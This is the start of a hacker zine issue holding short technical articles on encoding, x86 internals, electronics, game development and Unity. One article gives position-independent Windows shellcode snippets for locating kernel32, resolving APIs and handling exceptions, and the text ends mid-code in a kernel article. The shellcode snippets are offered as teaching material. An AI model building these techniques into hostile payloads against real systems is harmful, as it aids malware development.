PAGED OUT!

#2 NOVEMBER 2019

cover art by Vlad Gradobyk (instagram.com/vladgradobyk ; facebook.com/gradobyk.graphic)

Paged Out! Institute
https://pagedout.institute/

Project Lead
Gynvael Coldwind

Executive Assistant
Arashi Coldwind

DTP Programmer
foxtrot_charlie

DTP Advisor
tusiak_charlie

Lead Reviewers
Mateusz "j00ru" Jurczyk
KrzaQ

Reviewers
kele
disconnect3d

We would also like to thank:

Artist (cover)
Vlad Gradobyk
instagram.com/vladgradobyk
facebook.com/gradobyk.graphic

Additional Art
cgartists (cgartists.eu)

Templates
Matt Miller, wiechu,
Mariusz "oshogbo" Zaborski

Issue #2 Donators
Alex Popescu, celephais,
Ayla Khan, and others!

If you like Paged Out!,
let your friends know about it!

It seems PO!#1 was received well. OK, that was an understatement - the download count (over 135k at the moment of writing these words) and the positive feedback we've received blew my predictions out of the water! It seems our readers appreciated the old-school zine feel, liked the experimental one-page format, and enjoyed the topic choice.

At the same time I realize we still have a long way to go on multiple fronts. To give you a glimpse of what's on my mind, here are three most urgent matters.

First of all, the print files proved to be more tricky than expected. Thankfully the first version is being battle-tested at a printing house as we speak, so it shouldn't be long now. Once we have these, we'll claim we've reached beta2.

Secondly, and even more importantly, we have even more delays with optimizing the PDFs towards screen readers (text-to-speech engines and the like). This requires more work both on the process side and technical side, but we'll get there. And once we do, we'll call it the final version.

And last, I'm thinking of re-working the article review process for PO!#3 to distribute the review work more evenly both in terms of time and between reviewers, and to automate certain things we usually check for. So, if you've written an article for PO!#1 or PO!#2, note that there will be changes ("the only constant thing is change" and all that).

But enough shop talk. The second issue of Paged Out! has arrived, and it is time for you to start browsing through the articles our amazing authors conjured up! And in case you have any feedback, please don't hesitate to email gynvael@pagedout.institute, or just jump on our Discord (https://discord.gg/QAwfE5R).

Enjoy!

Gynvael Coldwind
Project Lead

Main Menu

Algorithms

Assembly

Electronics

GameDev

OS Internals

Operating Systems

Programming

Reverse Engineering

Security/Hacking

SysAdmin

Writing Articles

Asymptotic Arithmetic Coding for Trees

You have a tree and you want to sort a list of some of its nodes. You need a sorting key. Parents should go before children, and sibling order is respected. You could number every single node in the tree, but you need to renumber often. You can assign fixed paths like [1, 5, 2, 1], to reduce that, but now your keys are variable length and harder to compare. Can we combine both and get O(1) space-and-time keys on the fly?


Arithmetic Coding is a well-known lossless encoding technique.

Given a string in *some alphabet*,

we can map its symbols onto the range [0...1] relative to their expected distribution.

These divisions can be nested. We can encode our string by picking the matching interval for each character.

The final interval uniquely identifies this particular string.



Pick a short number in this range, e.g. 0.460561732


and encode it in binary. Likelier strings have longer intervals and require less bits. 0.01110101111001110101111110101

Asymptotic Arithmetic Coding is the same idea, but for encoding an infinitely large alphabet, e.g. strings of natural numbers.


This is done using an artificial 1/(x+1) cumulative distribution to split [1...0] into infinitely many intervals.

These intervals are infinitely nested too (1→0 is better for numerical precision).


This encoding is only reversible and 1-to-1 if you remember the string's original length.



To avoid this, we treat **0** as the *stopping symbol* and increment child indices by 1. We can then pick e.g. the *start* of each interval to get a direct *1-to-1 encoding*.



Parents *don't renumber* when children change. This *fractional index* is stateless and its mapping curve can be tuned.



When truncated to a *float* or *double*, it takes quite a large tree before the precision breaks down.
Example code in JavaScript: https://gist.github.com/unconed/e0624438740b6450b05c07b7992766c5

Steven Wittens

As an epitome of CISC architectures, x86 has instructions of variable length, often complex to decode. Moreover, its instruction set has grown tremendously and nowadays it is infeasible to get by without a good disassembler. However, this quick guide aims to give at least a general idea of what is what.

Instruction	Prefixes	Opcode	ModR/M	SIB	Displacement	Immediate
`add cl,dl`		00	D1			
`mov al,[rbx+rcx*4+1]`		8A	44	8B	01	
`xor dx,0FADEh`	66	81	F2			DE FA
`sub rax,r12`	4C REX	29	E0			
`vaddps ymm0,ymm1,[rsi-4]`	C5 F4 VEX	58	46		FC	
`vsubps zmm0{k1},zmm1,zmm2,{rd-sae}`	62 F1 74 39 EVEX	5C	C2			

Shown encodings assume 64-bit mode.

Prefixes

Originally there was a small set of byte values that were not standalone opcodes, but could modify behavior of an instruction that followed.

They included LOCK (F0), REPZ (F3), REPNZ (F2), and the ones introduced by 32-bit architecture that would alter the size of operand (66) or addressing mode (67).

With 64-bit architecture came a new kind of prefix, called REX, which used a whole range of byte values (40-4F). Its variable bits could hold additional information about operands, allowing for more registers.

Then AVX introduced multi-byte VEX prefix (2-byte variant starting with C5 and 3-byte one starting with C4), which could hold even more auxiliary data, including entire third operand.

Finally AVX-512 brought 4-byte EVEX, a monstrosity that has even more bit fields, including things like mask operand and rounding mode.

Opcode

The only part that is always present. It may be longer than one byte if it begins with 0F (up to three bytes if it starts with a sequence like 0F 38 or 0F 3A), but if (E)VEX is present, the opcode is always short, since the prefix has a field that selects the sheet of instruction codes.

ModR/M

A single byte defining register/memory operands, present for instructions that require it. One of the operands may be either a register or memory location, the other one can only be a register. For specific opcodes the bits that would define the latter are instead an extension of the opcode.

SIB

The ModR/M may indicate that the address of a memory location has Base, Index and Scale components; this single byte then provides them.

Displacement

Value added to the address of a memory operand, present depending on the ModR/M. It may be 1, 2, or 4 bytes long.


There are special variants of MOV that have Displacement without ModR/M, and then it may even be 8 bytes long.

Immediate

Contents of an operand with directly stated value, if there is one. Usually 1, 2, or 4 bytes, but there is a variant of MOV (with register as the target) that can have 8 bytes here.

The anatomy of x86 instruction

Tomasz Grysztar



This bit indicates 64-bit operation.

This value means there is a memory operand with 8-bit Displacement.


For memory operand this specific value implies presence of SIB. Other values are for simpler forms of addressing.

mov r14,[rbx+rcx*4+1]

Legacy register names have unintuitive coding: RAX is 0, RCX is 1, RDX is 2 and RBX is 3.

C as a portable assembly

Porting 32-bit assembly code to 64-bit



```
<00401000>
    MOV EAX,64
```

Back in 2014, shortly after the x64dbg debugger was announced, I decided to port my OllyDbg plugin, Multiline Ultimate Assembler, to x64dbg. x64dbg is an open-source assembly level debugger for Windows, and it comes in two variants: an x86-64 debugger and an x86 (32-bit) debugger. OllyDbg only supports 32-bit debugging, and so did my plugin, so I began my porting by limiting myself to the x86 variant of x64dbg. After having a version that somewhat works, I moved on to the x86-64 variant.

The porting was supposed to be mainly boring adjustments of 32-bit variables to pointer-sized ones, but soon I realized that one more detail needed to be taken care of: the text editor component that I used, RAEdit, was written in x86 assembly! After a failed attempt to find a decent replacement, I came up with the idea to try and convert the assembly code to C, which would allow to compile the code for the x86-64 architecture.

The RAEdit component source code uses the MASM (Microsoft Macro Assembler) syntax, which provides macros for common constructs such as procedures, conditions and loops. That's great, since such macros can be easily translated to C, unlike their raw assembly variants. So I began working on a script to translate every directly translatable line of assembly to C. Examples:

`sub [edi].CHARS.len,ecx`	`((CHARS *)edi)->len -= ecx;`
`invoke InvalidateRect,[ebx].EDIT.hsta,NULL,TRUE`	`eax = InvalidateRect(((EDIT *)ebx)->hsta, NULL, TRUE);`
`.while byte ptr [esi] && ecx<255 && edx<16`	`while(*(BYTE *)esi && ecx<255 && edx<16)`
`IsLineHidden proc uses ebx,hMem:DWORD,nLine:DWORD`	`REG_T IsLineHidden(DWORD hMem, DWORD nLine)`

After dealing with the directly translatable lines, I was left with several snippets which I figured are best to tackle manually. One problematic case was the usage of JXX commands, such as jnz (jump if not zero), jnb (jump if not below), etc. - I rewrote those to use MASM's .if macro. Another problematic case was the usage of CPU flag registers such as ZERO and CARRY - these cases were rewritten as well. Finally, an interesting trick was used in one of the text parsing procedures, which saved the ESP (stack pointer) register, and if an error occurred in that or nested procedures, the ESP value was simply restored, saving the need to return from the nested procedures. I could re-implement it in C by using the little-known setjmp/longjmp functions, but I preferred to change the code to return and handle error codes.

With the above adjustments, as well as other minor ones, I managed to get the code to compile. Due to the fact that there's no type correctness in assembly, GCC displayed more than 1000 warnings, most of which complained about incompatibility of types. I was actually surprised that it was able to compile. Obviously, the code didn't work right away. I had to fix a couple of things manually, but after some tweaking it actually worked! And after some more tweaks for 64-bit compatibility - mainly adjusting pointer vs integer types and pointer-sized constants - the compiled 64-bit library worked as well!

It's interesting to compare manually written assembly code with code generated by a compiler from the assembly-like C code. In most cases the original code is shorter and looks more optimized, at least for GCC. For example, the compiled code uses the stack for local variables much more often than the original assembly code. Perhaps compiler authors could use this porting project to improve the compiler. It's interesting to note that GCC, being the only major compiler to support the non-standard nested functions in C, is the only compiler that can compile the ported code. Therefore I didn't check code generated by other compilers.

So there we have it, originally written in 32-bit x86 assembly, the RAEdit library can now be (hopefully) compiled for every architecture. It would be interesting to check whether it works on ARM/Windows RT, too.

The assembly code with adjustments and the conversion script can be found here in the "experiment" branch: https://github.com/m417z/SimEd
The C port repository can be found here: https://github.com/m417z/RAEditC

Baking really good x86/x64 shellcode for Windows

My idea is to create small, position-independent, cross-platform x86/x64 code with some nice tricks. Here are some snippets commonly used in shellcode for example.

Get PEB and kernel32.dll base address

Opcode	x86	x64
6A 60	push 60h	push 60h
5A	pop edx	pop rdx
31C0	xor eax, eax	xor eax, eax
50	push eax	push rax
48 64:0F481D 30000000	dec eax cmovs ebx, fs:[30h]	cmovs ebx, fs:[rip+30h]
0F491A	cmovs edx, esp	cmovs edx, esp
65:48 0F491A	gs:dec eax cmovns ebx, [edx]	cmovns rbx, gs:[rdx]

The trick is to use the *DEC EAX*/*REX prefix* and *CMOVcc* to conditionally get the data we need: in x86 we get the PEB address in *EBX*; in x64 has no effect. In x86 *CMOVS* moves *ESP* to *EDX*, but not in x64, *RDX* remains 60h. In x86 *GS:DEC EAX* and *CMOVNS* have no effect. In x64, we get the PEB address in *RBX*.

Opcode	x86	x64
59	pop ecx	pop rcx
0F94D1	setz cl	setz cl
6BF9 08	imul edi, ecx, 8	imul edi, ecx, 8
FEC1	inc cl	inc cl
6BD1 0C	imul edx, ecx, 0Ch	imul edx, ecx, 0ch
48 8B1C13	dec eax mov ebx, [ebx+edx]	mov rbx, [rbx+rdx]
01FA	add edx, edi	add edx, edi
48 8B1C13	dec eax mov ebx, [ebx+edx]	mov rbx, [rbx+rdx]
48 8B33	dec eax mov esi, [ebx]	mov rsi, [rbx]
48 AD	dec eax lodsd	lodsq
FF7438 18	push [eax+edi+18h]	push [rax+rdi+18h]
5D	pop ebp	pop rbp

In x64 *SETZ* sets *CL*=1. We use *IMUL* to dynamically adjust the offsets to read Ldr and InLoadOrderModuleList. *PUSH/POP* don't need *REX*, it's compatible for both modes, it's a nice optimization trick. The same play with *SETZ/IMUL* can be used to parse the PE when looking for API addresses in a DLL.

How to call APIs

W64 uses FASTCALL, so some APIs will require 4 QWORD slots to spill registers, it's called the "shadow space". We will make the slots using *PUSH* that in W32's STDCALL will have the effect of pushing a parameter, it would look like this in W64:

```
mov  rdx, lpFindFileData
mov  rcx, lpFileName
push rax                     ;align before call
push rax                     ;shadow space slot
push rax                     ;shadow space slot
push rdx                     ;x86: push lpFindFileData
push rcx                     ;x86: push lpFileName
push myapis.FindFirstFileW ;for example, 0ch
pop  eax
call jump2api
```

When I find the addresses of the APIs I need, I push them onto the stack, but to pick an API address from it, we again need to calculate the correct offset. The idea is to use the offset for x86 and multiply it by 2 in a trampoline code I call *jump2api*. *EAX* = API offset, *ESI* is a pointer to the API addresses in stack:

Opcode	x86	x64
51	push ecx	push rcx
E8 xxxxxxxx	call is64bit	call is64bit
D3E0	shl eax, cl	shl eax, cl
59	pop ecx	pop rcx
FF2406	jmp [esi+eax]	jmp [rsi+rax]

What is *is64bit*? It's a detection gem by qkumba for my BEAUTIFULSKY codebase:

Opcode	x86	x64
31C9	xor ecx, ecx	xor ecx, ecx
63C9	arpl cx, cx	movsxd ecx, ecx
0F94D1	setz cl	setz cl
C3	ret	ret

XOR sets *ZF*=1 in both modes. *ARPL* sets *ZF*=0 in x86 but here is the trick: in x64, *ARPL* opcode was reassigned to be *MOVSXD* that doesn't alter any flag!

Bonus: Exception handling

Using Vectored Exception Handling it's possible to create a compatible handler for both modes. Here begins our handler:

Opcode	x86	x64
5A	pop edx	pop rdx
58	pop eax	pop rax
53	push ebx	push rbx
50	push eax	push rax
5B	pop ebx	pop rbx
31C0	xor eax, eax	xor eax, eax
50	push eax	push rax
48 0F49D9	dec eax cmovns ebx, ecx	cmovns rbx, rcx
59	pop ecx	pop rcx
0F94D1	setz cl	setz cl
E8 xxxxxxxx	call set_newIP	call set_newIP

We use the *REX prefix/CMOVNS* trick to get the pointer to *EXCEPTION_POINTERS* in *EBX/RBX*, which in x64 is passed to the handler via *RCX*, and in x86 via the stack. We use *CALL* to "push" to the stack the address that we use to continue execution replacing EIP/RIP in CONTEXT, otherwise it would continue where the exception occurred. So *set_newIP* is this code:

Opcode	x86	x64
48 8B5C8B 04	dec eax mov ebx, [ebx+ecx*4+4]	mov rbx, [rbx+rcx*4+4]
6BC140	imul eax, ecx, 40h	imul eax, ecx, 40h
8F8403 B8000000	pop [ebx+eax+0b8h]	pop [rbx+rax+0b8h]
5B	pop ebx	pop rbx
C1E1 03	shl ecx, 3	shl ecx, 3
48 29CC	dec eax sub esp, ecx	sub rsp, rcx
83C8 FF	or eax, -1	or eax, -1
FFE2	jmp edx	jmp rdx

We get the pointer to CONTEXT and calculate the offset to *EIP/RIP* and with *POP* we replace it with the "pushed" address, then return EXCEPTION_CONTINUE_EXECUTION and the execution continues after after "call set_newIP".

Hacking 3.3V USB TTL Serial Adapters To Operate At 1.8V

FT232R chips are found on many USB TTL adapter boards and cables, often in 3.3V or 5V (sometimes both). While most of the time these configurations suffice, what do you do when you find yourself with a UART that operates at 1.8V?

Disclaimer: I am not an Electrical Engineer. The solution outlined here works for hobbyist purposes and should not catch fire, but don't do this in production.

Why?

When analyzing embedded hardware devices, debug output from an on-board serial console is invaluable. More often than not, embedded boards have a UART with active RX and TX pins. Once located, a simple USB to Serial TTL device can be attached, allowing one to obtain debug output data and in some cases, access the bootloader console or even a login prompt.

These USB adapter boards are sold online for under $10. Based on the FT323R chip, these common devices are often found in a breakout board style which allows for header pins to be soldered on for extending functionality. In their most basic form, these boards are powered by the +5V of the USB connector and offer a way to toggle between 3.3V and 5V.

Transmission of bits on the RX and TX lines is accomplished by setting the voltage on the line either high or low. In the case of a 3.3V UART, the high value is +3.3V and the low is 0V. The same goes for 5V UART, the high being +5V. Sometimes, however, it is not out of the ordinary to encounter a 1.8V UART (see: DEFCON 27 badge[1]).

Instead of buying yet another piece of hardware that handles the 1.8V case, applying the concept of a "voltage divider" can extend a 3.3V and 5V FT232R adapter to also operate in 1.8V mode simply by utilizing a couple of resistors.

Enter: The Voltage Divider

A voltage divider[2] simply redistributes an input voltage across multiple components allowing for a reduction in the output voltage. Using the following formula, resistor values can be computed to reduce a 3.3V input to 1.8V:

$$V_{out} = \frac{Z_2}{(Z_1 + Z_2)} \times V_{in}$$

A perfect 1.8V is not necessarily required, so resistors that produce a "close enough" output voltage will do. As it turns out, the following values will produce a 1.815V output at 8.25mA, which is good enough for the FT232R.

$$V_{in} = 3.3V, Z_1 = 180\Omega, Z_2 = 220\Omega$$

Making The Connections

Section 3.2 of the FT232R datasheet[3] describes pin #4: VCCIO, as the reference pin that dictates the voltage levels on the output pins. Many of these common breakout boards have jumpers or switches that allow adjusting the output to be either 3.3V or 5V, but as per the documentation for the FT232R, VCCIO can be set to other common voltages, such as 1.8V or 2.8v.

Locate the GND, 3.3V, and VCCIO pins on the breakout board. Attach the 180Ω resistor to the 3.3V pin and the 220Ω resistor. Terminate the other end of the 220Ω resistor at the GND pin. At the junction between the 180Ω and the 220Ω resistors, attach a line to the VCCIO pin on the board as seen in Figure 1. The output voltage at this point can be measured with a multimeter and should register around 1.8V.

Reminder

When connecting a voltage to VCCIO, be sure to disconnect any voltage selector jumpers elsewhere on the board. The VCCIO input method is used instead of the onboard selector!




Figure 1: FT2323R Voltage Divider Schematic

Divider vs Regulator

Although this approach works in a pinch to get you up and running, an astute reader (or anyone with Electrical Engineering chops) will see the problems inherent with this approach.

For one, the datasheet specifically states that a discrete low dropout (LDO) regulator should be used to drive the VCCIO pin from an external supply. LDO's provide a fixed output, whereas a divider is simply a ratio that will scale the input. This means if the input to the divider fluctuates, so will the output. The 3.3V pin on the FT232R is supplied by an LDO, so it should be stable and works in this scenario.

Additionally, due to internal circuitry, lower value resistors are favorable in this case. Internal resistance could cause the voltage supplied to the VCCIO pin to again be divided to the point where it is no longer discernible. However, if the resistance is too low, the power draw will be too high and will cause them to heat up and potentially cause damage. 220Ω and 180Ω resistors seem to work, whereas $220K\Omega$ and $180K\Omega$ resistors failed to alter output even though 1.8V was supplied to the VCCIO pin.

[1] https://twitter.com/defcon/status/1161493652692246529

[2] https://en.wikipedia.org/wiki/Voltage_divider

[3] https://www.ftdichip.com/Support/Documents/DataSheets/ICs/DS_FT232R.pdf

How did I force Unity to unload native plugins


Introduction

Once, I happened to use a C++ library in Unity3D. It uses C# for scripting (and for good reasons), but allows for so called native plugins – namely just plain old DLLs that C++ and other natively compiled languages can produce.

You might just download/build DLL and use it, but you are likely to add some wrappers: to expose C interface (C++ standard doesn't define ABI beyond that of C), and/or ease usage at managed, i.e. C# side. Other than for 3rd parties, you may put part of the game's code to native language because it's often faster and allows usage of lower-level platform features. Because of this you may often work on native side of your code simultaneously to rest of the game.

The problem

After some time I realized that Unity Editor keeps the previous DLL file open, so it can't be replaced by newly built one (or deleted or moved or anything). Instead of some option to release it I found this message:



Once a native plugin is loaded from script, it's never unloaded. If you deselect a native plugin and it's already loaded, please restart Unity.

So the development cycle was to: test the plugin, unload project, recompile the plugin, load the project again. Given the time it takes to load a project, it's a pain! This problem is hanging out since plugins were introduced and is still open as of this writing.

Why is it so

Plugins are mostly implemented by Mono framework (which Unity uses to execute .NET code, like scripts) through usual .NET P/Invoke mechanism, which acts like a 'bridge' that allows for calling native code from managed code and vice versa (so called interop). First you declare a function like:

```
[DllImport(“MyPlugin”)]
extern static int Foo(int arg);
```

When such a function is called, it lazily loads relevant DLL file (.dll/.so/.dylib), then finds and calls Foo. From which folder? That's quite intricate in general case, but for us it is Assets/Plugins in Unity project. When does it unload DLLs? Only at program's exit[1].

Since P/Invoke is mostly used for system libraries or these shipped with final product, this is usually fine – they're not altered too often after all. Eventually at development time you can just restart your program. The problem is when you run a game in editor, the program to 'just' restart is the editor itself.

Loading DLL manually

Well, we can stop relying on Mono and handle DLLs ourselves, which allows us to load and unload it whenever we want. That's platform dependent, but fortunately systems are very similar in this subject. Example code for GNU/Linux:

```
[DllImport("libdl.so")]
static extern IntPtr dlopen(string name, int flags);
[DllImport("libdl.so")]
static extern IntPtr dlsym(IntPtr handle,string symbol);
[DllImport("libdl.so")]
static extern int dlclose(IntPtr handle);

var dllHandle = dlopen("MyPlugin", 0x1); // Load DLL
var funcPtr = dlsym(dllHandle, "MyFunction");
delegate int MyFunctionDel(int arg);
var funcDel = Marshal. // Prepare for usage from C#
  GetDelegateForFunctionPointer<MyFunctionDel>(funcPtr);
int result = funcDel.DynamicInvoke(new object[]{1234});
dlclose(dllHandle); // Unload DLL
```

So well, it works. It is kind of what .NET does under the cover when using P/Invoke. However doing so for every function would bring boilerplate, runtime overhead and wider scope for errors. But it turns out that we can automate it a little. Actually, a lot.

Automating things

P/Invoke is generally OK, it's only when developing that we want to alter its behavior. Alter behavior, hmm. Self-modifying code, don't you think? Surprisingly, this cray practice is actually being used, even in high-level environments like .NET. There are even libraries like Harmony[2] which allow for modding games in this way. It inserts a 'jump trampoline' into compiled native code, so that when game calls certain function it eventually ends up executing function provided by modder instead of original one. There are all sorts of technical problems though, including: ABI compatibility, memory permissions, compiler's debug stabs, relying on particular .NET execution engine's internals. (Btw I've found like 4 or 5 bugs in Mono while working on this project.) Nonetheless, it works.

There are actually 3 ways to achieve this:
1. Mess with in-memory methods' metadata structures.
2. Place jump to another location at beginning of function's code.
3. Replace the actual function's code with that of target function.
Here is a basic example code for method 2., the one I used. It will only work on x64 Mono with release configuration and requires C#'s unsafe context. Even then, it isn't to be relied upon and might break in future versions of runtime.

```
var of = typeof(SomeType). // Find the function
  GetMethod("Func2Replace", /*Binding flags*/);
var nf = // Analogously to above
RuntimeHelpers.PrepareMethod(of.MethodHandle);
RuntimeHelpers.PrepareMethod(nf.MethodHandle);
var dst = nf.MethodHandle.GetFunctionPointer().ToInt64();
var src = of.MethodHandle.GetFunctionPointer().ToInt64();
*(ushort*)src = 0xB848; // mov rax,<x>  (beware of LE)
*(long*)(src+2) = dst; // immediate value for mov above
*(ushort*)(src+10) = 0xE0FF; // jmp rax
```

So if regular functions can be 'replaced' like that, so can be the ones with [DllImport]? Apparently so. In the point of view of Mono and .NET, these are just properly tagged functions, without body, but instead generated entirely by the runtime. They ensure that DLL is loaded, function's address is found etc. and eventually jump into its address. So, we can detour it and put our own implementation, just like modders do. It will allow for unloading the DLL and maybe a little more, like logging invocations to file. With this approach you can use the usual P/Invoke style (better, no actual code change is required!). This can be then easily disabled for production builds.

The actual code to do so is unfortunately more complex as it has to address further technical conundrums. First off, we still need delegate types for functions, which would describe their signatures. We could provide them as with previous approach, but there's a better way: .NET allows for dynamic generation of types at runtime. With little bit of hacking we can generate them on the fly from the actual function definitions obtained via reflection. We than copy parameter attributes to preserve things like [MarshalAs]. Secondly, to improve efficiency we can prepare separate functions for each native one, specialized for its parameters and runtime options. To do so we use .NET's DynamicMethod whose IL (Intermediate Language) code is generated at runtime. And of course we don't want to mess with system DLLs, like the one we actually use to do so :).

I added some options, UI and error handling and placed it all at GitHub[3], so fell free to use it and contribute.

[1] At AppDomain unload event to be specific
[2] www.github.com/pardeike/Harmony
[3] www.github.com/mcpiroman/UnityNativeTool

♡♡♡ A SIMPLE TILE-BASED GAME ENGINE WITH LÖVE ♡♡♡

```
-- Go to http://love2d.org to install Löve — the code here is the basis of a
-- game engine, not a full game. It'll hopefully show that it's not too
-- hard to make your own tile-based game!

tilemap = {
    {1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1},  -- A map is simply a
    {1,0,0,0,0,0,0,0,1,0,0,0,0,0,0,2,2,1},  -- table (like a 'list'
    {1,0,0,0,1,0,0,0,1,0,0,0,0,1,2,2,2,1},  -- in python) of tables,
    {1,0,0,0,0,0,0,0,0,0,0,1,0,1,0,2,2,1},  -- each representing a
    {1,0,0,0,0,0,0,0,1,0,0,1,0,0,0,0,2,1},  -- row
    {1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1}
}       -- That way, the numbers and the tiles in the map are one to one

map_tiles = {       -- Tables in Lua also work like hashtables (think
    [0] = {color = {0,0,0}, passable = true },   -- Python's dic-
    [1] = {color = {1,1,1}, passable = false},   -- tionaries).
    [2] = {color = {1,0,0}, passable = true }    -- This table
}       -- 'maps' the map numbers to tiles with their own attributes

mobs = {       -- The player is simply another mob. In this table, we
    player = {color = {0,  1,0}, x = 2, y = 3},  -- store only
    orc =    {color = {0,0.5,1}, x = 2, y = 5}   -- the x and y
}              -- for each mob, not a whole 'nother tilemap of mobs

ts = 16 -- The size of each drawn tile
function draw_tile(x, y, entity)       -- This will draw the tile
    love.graphics.setColor(unpack(entity.color))   -- (or mob)
    love.graphics.rectangle('fill', x*ts, y*ts, 1*ts, 1*ts)
end                     -- when it's called in the love.draw() function

function move(mob, dir)      -- The move function need not be diff-
    local poss_moves = {     -- erent between enemy mobs and the
        ['up']    = {mob.x, mob.y - 1},     -- player. Here, we
        ['down']  = {mob.x, mob.y + 1},     -- create a movement
        ['left']  = {mob.x - 1, mob.y},     -- system that can be
        ['right'] = {mob.x + 1, mob.y}      -- used by both. We'll
    }                                       -- deal with the arrow
    new_x, new_y = unpack(poss_moves[dir])  -- keys later
    if map_tiles[tilemap[new_y][new_x]].passable then
        mob.x, mob.y = new_x, new_y
```

```
        return true -- Reusable functions are important for
    end  -- consistent code! The next function is meant for the
end -- "enemy", but also works for the player mob if used as such

function follow_target(seeker, target)
    if target.x < seeker.x then move(seeker, 'left')
    elseif target.x > seeker.x then move(seeker, 'right') end
    if target.y < seeker.y then move(seeker, 'up')
    elseif target.y > seeker.y then move(seeker, 'down') end
end

          -- These functions are Löve's "callbacks". They are called
function love.keypressed(key)        -- automatically at certain
    if key == 'up' or key == 'down'  -- times. Can you guess when
    or key == 'left' or key == 'right' then
        move(mobs.player, key)       -- this function is called?
    end
end

time = 0          -- The update callback runs many times per second
function love.update(dt)     -- and contains a lot of the timing
    time = time + dt         -- logic. Here we use it to count to
    if time > 1 then         -- one second using "delta time" (dt).
        follow_target(mobs.orc, mobs.player)
        time = 0   -- Once that second is reached, the enemy mob
    end       -- moves after the player and the timer is reset. Many
end           -- games use libraries to make timing code less... icky

function love.draw() -- After updating, everything is drawn to
    for y, row in pairs(tilemap) do -- the screen, tile-by-tile!
        for x, tile in pairs(row) do
            draw_tile(x, y, map_tiles[tile])
        end             -- Pairs() is much like enumerate() in python
    end
    for _, mob in pairs(mobs) do    -- This game could easily have
        draw_tile(mob.x, mob.y, mob)-- Image support, mob health
    end -- ...or even actual gameplay! Check out the löve forums and get
end -- coding! also check out my similar game at rendello.ca for how I've
-- created these systems, happy hacking!
```

Faking kernel pointers as user space pointers

The Linux kernel has routines that emulate system calls within the kernel. The most obvious ones are the socket routines from the net subsystem as they are widely used by many other subsystems. They are pretty handy and most are just wrappers around the functions that do the heavy lifting of the system calls.

```
int
kernel_setsockopt(struct socket *sock,
    int level, int optname, char *optval,
     unsigned int optlen)
{
  mm_segment_t oldfs = get_fs();
  char __user *uoptval;
  int err;

  uoptval = (char __user __force *)
